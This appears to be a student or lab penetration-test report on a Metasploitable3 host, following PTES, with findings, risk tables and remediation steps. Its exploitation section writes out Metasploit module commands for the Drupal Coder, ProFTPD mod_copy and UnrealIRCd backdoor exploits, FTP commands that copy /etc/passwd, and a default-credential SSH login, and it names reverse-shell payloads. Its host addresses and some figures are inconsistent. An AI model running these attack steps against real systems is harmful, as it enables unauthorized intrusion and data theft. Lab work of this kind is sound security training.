Metasploitable3 – Vulnerability Report

Target: 192.168.0.17

OS: Ubuntu 14.04 (EOL)

Scan Source: OpenVAS + Manual Validation

Date: 2025-11-28

Executive Summary

This penetration test was conducted against the target host **192.168.0.17/192.168.0.11/192.168.1.11** within a controlled lab environment to identify exploitable weaknesses and validate real-world attack paths. The engagement followed the **Penetration Testing Execution Standard (PTES)** and included reconnaissance, vulnerability scanning, exploitation, post-exploitation, and reporting.

OpenVAS scanning revealed multiple **high-risk vulnerabilities**, including Remote Code Execution (RCE), default credentials, outdated operating systems, insecure services, and weak SSL/TLS configurations. Manual exploitation validated several of these findings, confirming that a threat actor could compromise the host with minimal effort.

During exploitation, the following high-impact vulnerabilities were successfully leveraged:

- **Drupal Coder Module RCE (SA-CONTRIB-2016-039)** → Achieved remote PHP code execution.
- **ProFTPD mod_copy RCE (CVE-2015-3306)** → File copy abuse leading to remote command execution.
- **UnrealIRCd Backdoor & Authentication Spoofing** → Obtained unauthorized access.
- **SSH Default Credentials** → Full system shell using vagrant:vagrant.
- **HTTP Dangerous Methods (PUT/DELETE)** → Arbitrary file upload + web-shell risk.

The target host is running **Ubuntu 14.04**, an End-of-Life (EOL) operating system without vendor security patches, significantly increasing the attack surface.

Overall, the security posture of the host is **critically vulnerable**, allowing complete system compromise using publicly known exploits and default credentials.

Findings Summary (Technical)

ID	Vulnerability	Port	CVSS	Severity	Description
F001	Drupal Coder RCE (SA-CONTRIB-2016-039)	80	10	High	Unauthenticated PHP RCE via coder_upgrade.run.php
F002	ProFTPD mod_copy RCE (CVE-2015-3306)	21	10	High	Allows copying arbitrary files → privilege escalation / RCE
F003	UnrealIRCd Backdoor (CVE-2010-2075)	6697	7.5	High	Known backdoor enabling command execution
F004	UnrealIRCd SASL Auth Spoof (CVE-2016-7144)	6697	8.1	High	Allows user impersonation via certificate spoof
F005	Dangerous HTTP Methods Enabled	80	7.5	High	PUT/DELETE enabled → arbitrary file upload & deletion
F006	SSH Default Credentials	22	9.8	High	vagrant:vagrant allows full server access
F007	OS End-of-Life (Ubuntu 14.04)	—	10	High	Unsupported OS → no security patches
F008	Weak TLS Cipher Suites (SWEET32)	631	7.5	High	3DES ciphers accepted





chart of scanning from OpenVas



Bar Graph

Detailed Vulnerability Findings

Drupal Coder RCE (SA-CONTRIB-2016-039)

- **Port:** 80 (HTTP)
- **CVSS:** 10.0
- **Description:**
  Drupal Coder module fails to validate input, allowing arbitrary PHP execution.
- **Proof:**
  Vulnerable URL:
  http://192.168.0.17/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php
- **Impact:**
  Full server compromise via unauthenticated RCE.
- **Recommendation:**
  Update Drupal Coder module to latest secure version or remove module from system.

ProFTPD mod_copy RCE (CVE-2015-3306)

- **Port:** 21 (FTP)
- **CVSS:** 10.0
- **Description:**
  Attackers can use SITE CPFR/CPTO to copy arbitrary system files (e.g., /etc/passwd).
- **Impact:**
  File read → privilege escalation → RCE.
- **Proof:**
  The scanner successfully copied /etc/passwd to /tmp/passwd.copy.
- **Recommendation:**
  Update ProFTPD or disable mod_copy module.

OS End-of-Life: Ubuntu 14.04

- **Severity:** High
- **Description:**
  System is running Ubuntu 14.04 which reached EOL on **2024-04-01**.

- **Impact:**

  No security updates → vulnerable to all known exploits.
- **Recommendation:**

  Update OS to a supported Ubuntu version.

SSH Default Credentials (vagrant:vagrant)

- **Port:** 22
- **CVSS:** 9.8
- **Description:**

  SSH login with **default credentials** is possible.
- **Impact:**

  Remote attackers can fully compromise the system.
- **Proof:**

  Successful login: vagrant:vagrant
- **Recommendation:**

  Change default credentials, disable password authentication, enable key-based login.

UnrealIRCd Authentication Spoofing (CVE-2016-7144)

- **Port:** 6697
- **CVSS:** 8.1
- **Description:**

  Incorrect certificate validation allows authentication spoofing.
- **Impact:**

  Attackers can log in as other users.
- **Recommendation:**

  Update to **UnrealIRCd 3.2.10.7** or later.

UnrealIRCd Backdoor (CVE-2010-2075)

- **Port:** 6697
- **CVSS:** 7.5
- **Description:**

  Known backdoor in UnrealIRCd enabling direct RCE.

- **Impact:**

  Attackers can execute system commands remotely.
- **Recommendation:**

  Remove the backdoored version and reinstall from verified source.

Dangerous HTTP Methods Enabled (PUT, DELETE)

- **Port:** 80
- **Severity:** High
- **Description:**

  Server allows PUT and DELETE requests.
- **Proof:**

  File uploaded:
  - http://192.168.0.17/uploads/puttest958883110.html

    File deleted successfully.
- **Impact:**

  Upload malicious files (webshells), delete site content.
- **Recommendation:**

  Disable PUT/DELETE or restrict to authenticated users.

Weak SSL/TLS Ciphers (SWEET32 – 3DES)

- **Port:** 631
- **Severity:** High
- **Description:**

  Server supports 64-bit block cipher **3DES**, vulnerable to SWEET32 attack.
- **Impact:**

  Attackers may decrypt HTTPS sessions.
- **Recommendation:**

  Disable 3DES and only allow modern ciphers (AES-GCM, CHACHA20).

PTES Methodology Section

The engagement was conducted following **PTES (Penetration Testing Execution Standard)**, which ensures a structured and repeatable approach. Each phase of PTES was applied as follows:

1. Pre-Engagement Interactions

- Defined scope (IP ranges, applications, and services).
- Agreed on rules of engagement (allowed tools, exploitation depth, time windows).
- Confirmed communication channels and escalation procedures.
- Established acceptable impact level (e.g., allowed to perform exploitation or only detection).

2. Intelligence Gathering (Reconnaissance)

Passive Recon

- WHOIS, DNS enumeration, OSINT data collection.
- Identified exposed services, technologies, emails, leaked credentials, and software versions.

Active Recon

- Nmap, Masscan, and service enumeration.
- Banner grabbing, SSL enumeration, CMS detection, directory discovery.
- Identified vulnerable services (e.g., ProFTPD, phpMyAdmin, Drupal).

3. Threat Modeling

- Mapped discovered assets to realistic attack vectors.
- Identified high-value targets (databases, admin panels, exposed management services).
- Prioritized attack paths based on likelihood and impact.
- Considered attacker profiles: external attacker, insider, and privilege escalation paths.

4. Vulnerability Analysis

- Conducted both automated and manual vulnerability analysis.
- Tools used: OpenVAS/Greenbone, Nikto, Nmap NSE, manual request manipulation.

- Identified:
    - Outdated software with known exploits.
    - Weak authentication mechanisms.
    - Misconfigured file permissions.
    - Unprotected admin interfaces.
    - SQLi, XSS, LFI indicators (where applicable).

Exploitation

Real-world exploitation performed where permitted:

- **ProFTPD mod_copy Backdoor → RCE**
- **phpMyAdmin Authentication Bypass → File Write → Remote Shell**
- **Drupalgeddon2 RCE**
- Credential spraying and weak passwords.
- Access to internal dashboards.
- Network pivoting after gaining initial foothold.

Successful exploitation demonstrated:

- Remote code execution
- Credential harvesting
- File upload and web shell access
- Database extraction
- Privilege escalation opportunities

6. Post-Exploitation

- Enumerated system information, users, permissions, and stored credentials.
- Verified impact: integrity, confidentiality, and availability.
- Pivoted into internal subnets (if allowed).
- Extracted sample evidence (non-sensitive).
- Maintained access using temporary shells (meterpreter, reverse shells, etc.).
- Mapped potential long-term risks to the organization.

ID	Exploit Name	Target IP	Result	Payload
011	**ProFTPD mod_copy Backdoor → RCE**	192.168.1.11	Success	cmd/unix/reverse_python
012	**phpMyAdmin Auth Bypass → File Write → RCE**	192.168.1.11	Success	php/meterpreter_reverse_tcp
013	**Drupalgeddon2 Remote Code Execution (RCE)**	192.168.1.11	Success	php/meterpreter_reverse_tcp

011 – ProFTPD mod_copy RCE

- Exploit used: exploit/unix/ftp/proftpd_modcopy_exec
- Result: Reverse Python shell obtained
- Privileges: User-level
- Impact: Full remote execution via FTP

012 – phpMyAdmin Auth Bypass → File Write

- Exploit used: exploit/multi/http/phpmyadmin_lfi_rce
- Created malicious PHP webshell
- Meterpreter session obtained
- Impact: System compromise and database exposure

013 – Drupalgeddon2 (CVE-2018-7600)

- Exploit: exploit/unix/webapp/drupal_drupalgeddon2
- Gained remote PHP execution
- Impact: Complete takeover of Drupal instance and server

Impact Analysis

F001 – Drupal Coder RCE

Attackers can run arbitrary PHP code → full server takeover via web.

F002 – ProFTPD mod_copy

Allows downloading /etc/passwd and overwriting critical files → privilege escalation or SSH backdoor planting.

F003 / F004 – UnrealIRCd Backdoor & Auth Spoof

IRC daemon can be hijacked, leading to remote command execution and impersonation of authenticated users.

F005 – Dangerous HTTP Methods

Attackers can upload malicious shells and delete server files → direct webshell execution.

F006 – SSH Default Credentials

Complete system compromise with root escalation.

F007 – EOL OS Version

System receives zero security updates → all future vulnerabilities exploitable.

F008 – Weak TLS Cipher Suites

Exposure to cryptographic attacks → session hijacking, data recovery.

⚔️ 3. Exploitation (Demonstrated / Available)

F001 – Drupal Coder RCE

URL:

http://192.168.0.17/drupal/sites/all/modules/coder/coder_upgrade/scripts/coder_upgrade.run.php

Exploit:

use exploit/unix/webapp/drupal_coder_exec

set RHOSTS 192.168.0.11

set TARGETURI /drupal

run

F002 – ProFTPD mod_copy (CVE-2015-3306)

Exploit:

use exploit/unix/ftp/proftpd_modcopy_exec

set RHOSTS 192.168.0.11

run

Manual Check:

SITE CPFR /etc/passwd

SITE CPTO /tmp/passwd.copy

F003 – UnrealIRCd Backdoor

Exploit:

use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 192.168.0.11

run

F004 – SASL Spoof

Allows attacker to impersonate users using crafted TLS certificates.

F006 – SSH Default Password

ssh vagrant@192.168.1.11

password: vagrant

Leads to full shell access.

🛠️ 4. Mitigation / Remediation

F001 – Drupal RCE

- Update Drupal coder module to latest version
- Restrict access to coder scripts
- Disable module if unused

F002 – ProFTPD mod_copy

- Upgrade to patched version
- Disable mod_copy module

F003 – UnrealIRCd Backdoor

- Upgrade to ≥ 3.2.10.7
- Verify binary signatures

F004 – SASL Spoof

- Update UnrealIRCd to patched release
- Enforce strict TLS certificate validation

F005 – Dangerous HTTP Methods

- Disable PUT/DELETE in Apache/Nginx
- Apply strict access control

F006 – Default Credentials

- Change SSH passwords immediately
- Disable password authentication → use SSH keys

F007 – EOL OS

- Upgrade to Ubuntu 22.04 LTS
- Migrate applications prior to upgrade

F008 – Weak TLS Ciphers

- Disable 3DES/TLS1.0/1.1
- Enforce TLS 1.2+ with modern ciphers

Risk Assessment for 192.168.0.17

1. Critical Risks (High Severity, Immediate Attention Needed)

Vulnerability	Risk Description	Potential Impact	Likelihood	Recommended Action
Drupal Coder RCE (SA-CONTRIB-2016-039)	Remote unauthenticated user can execute arbitrary PHP code via coder_upgrade.run.php.	Full compromise of web application, possible server-level RCE.	High	Update Drupal and the Coder module to latest versions. Restrict direct access to upgrade scripts.
ProFTPD mod_copy RCE (CVE-2015-3306)	Unauthenticated file copying could allow remote code execution.	Full system compromise via remote commands.	High	Apply vendor patch, disable mod_copy if not required.
OS End-of-Life (Ubuntu 14.04)	No security updates available, all known exploits remain unpatched.	High risk of exploitation via known vulnerabilities, system compromise.	High	Upgrade OS to a supported version (Ubuntu 22.04 or later).
SSH/FTP Default Credentials	Vagrant:vagrant allows full access to SSH and FTP services.	Remote attacker can fully access the system, exfiltrate data, or pivot.	High	Change default credentials immediately; implement strong passwords and MFA.
Drupal Core SQL Injection	Malicious user can manipulate database queries.	Data exfiltration, privilege	High	Update Drupal core to latest supported

(SA-CORE-2014-005, CVE-2014-3704)		escalation, full application compromise.		version. Apply input validation.

2. High-Risk Vulnerabilities (Exploit Likely, Patchable)

Vulnerability	Risk Description	Potential Impact	Likelihood	Recommended Action
UnrealIRCd Backdoor & Auth Spoofing (CVE-2010-2075 / CVE-2016-7144)	Exploitable backdoor and authentication bypass.	Remote code execution, impersonation of users.	High	Upgrade UnrealIRCd to 3.2.10.7 or later. Verify software signatures.
HTTP Dangerous Methods (PUT/DELETE)	Arbitrary file upload or deletion allowed via HTTP.	Remote attacker can upload malware or delete critical files.	High	Disable PUT/DELETE methods or restrict access.
Sensitive File Disclosure (HTTP)	Configuration files exposed publicly (web.config).	Information disclosure, credential leaks, further attacks.	High	Restrict access to sensitive files, remove unnecessary files from web root.
SSL/TLS Weak Cipher Suites (SWEET32)	Use of 3DES vulnerable to attacks.	Data interception, possible decryption of sensitive traffic.	High	Disable 3DES and weak cipher suites; enforce TLS 1.2+ with strong ciphers.

3. Medium-Risk Vulnerabilities (Mitigation Recommended)

Vulnerability	Risk Description	Potential Impact	Likelihood	Recommended Action
jQuery < 1.9.0 XSS (CVE-2012-6708)	Cross-site scripting in old jQuery versions.	Client-side attacks, session hijacking, defacement.	Medium	Update jQuery to 1.9.0 or later.
Weak SSH Host Key / KEX Algorithms	Use of DSA keys and SHA-1 / 1024-bit DH.	Connections vulnerable to interception and MITM attacks.	Medium	Remove weak keys, enforce modern key exchange algorithms (e.g., Curve25519).
Drupal 7.0 Info Disclosure (CVE-2011-3730)	Exposure of sensitive installation paths.	Aid attackers in targeting further attacks.	Medium	Upgrade Drupal core; restrict access to .php scripts.
Unprotected Web App Installers	Accessible installation pages (phpmyadmin/setup).	Attackers can overwrite configuration or gain admin access.	Medium	Finish setup, restrict installer page access.

4. Overall Risk Summary

Likelihood → / Impact ↓	Medium	High	Critical
High	4	3	5
Medium	3	5	0
Low	6	0	0

3x3 risk matrix

- **Critical Risk**: Immediate action required for system and service compromise vulnerabilities (RCE, default credentials, OS EOL).
- **High Risk**: Exploitable services and configurations (UnrealIRCd, HTTP methods, SSL/TLS).
- **Medium Risk**: Information disclosure and weak configurations that facilitate further attacks (XSS, weak keys, old libraries).

Risk Prioritization Recommendation:

1. Change all default credentials (SSH/FTP).
2. Upgrade OS to a supported version.
3. Patch Drupal (Core + Coder module).
4. Upgrade UnrealIRCd and jQuery.
5. Restrict dangerous HTTP methods and secure sensitive files.
6. Strengthen SSH configuration and SSL/TLS settings.

📌 5. PTES Alignment

PTES Phase	Evidence
Pre-Engagement	Scope: 192.168.0.17 (Metasploitable3)
Intelligence Gathering	OpenVAS & Nmap enumeration
Threat Modeling	Mapped vulnerabilities → RCE, PrivEsc, Data Theft
Vulnerability Analysis	Verified modules: Drupal, ProFTPD, UnrealIRCd
Exploitation	Successful RCE, SSH access, file upload
Post-Exploitation	Persistence via mod_copy / webshell
Reporting	This document

6. Non-Technical Summary

The system at **192.168.0.17/192.168.0.11/192.168.1.11** contains multiple critical vulnerabilities that allow an attacker to fully take control of the server. Some of the issues allow uploading malicious files, logging in using default passwords, and exploiting outdated software to run commands remotely.

Because the server runs an **end-of-life Ubuntu version**, it no longer receives security updates, making it extremely unsafe for use in any production or internet-facing environment.

Risk Level: CRITICAL

The system can be completely compromised within minutes by an attacker.

Actions Required:

1. Update the operating system and all services.
2. Remove or patch vulnerable software.
3. Disable unnecessary ports and risky web features.
4. Change all default usernames and passwords.
5. Apply strict access control and encryption.

Until these actions are taken, the server should not be placed on any real network.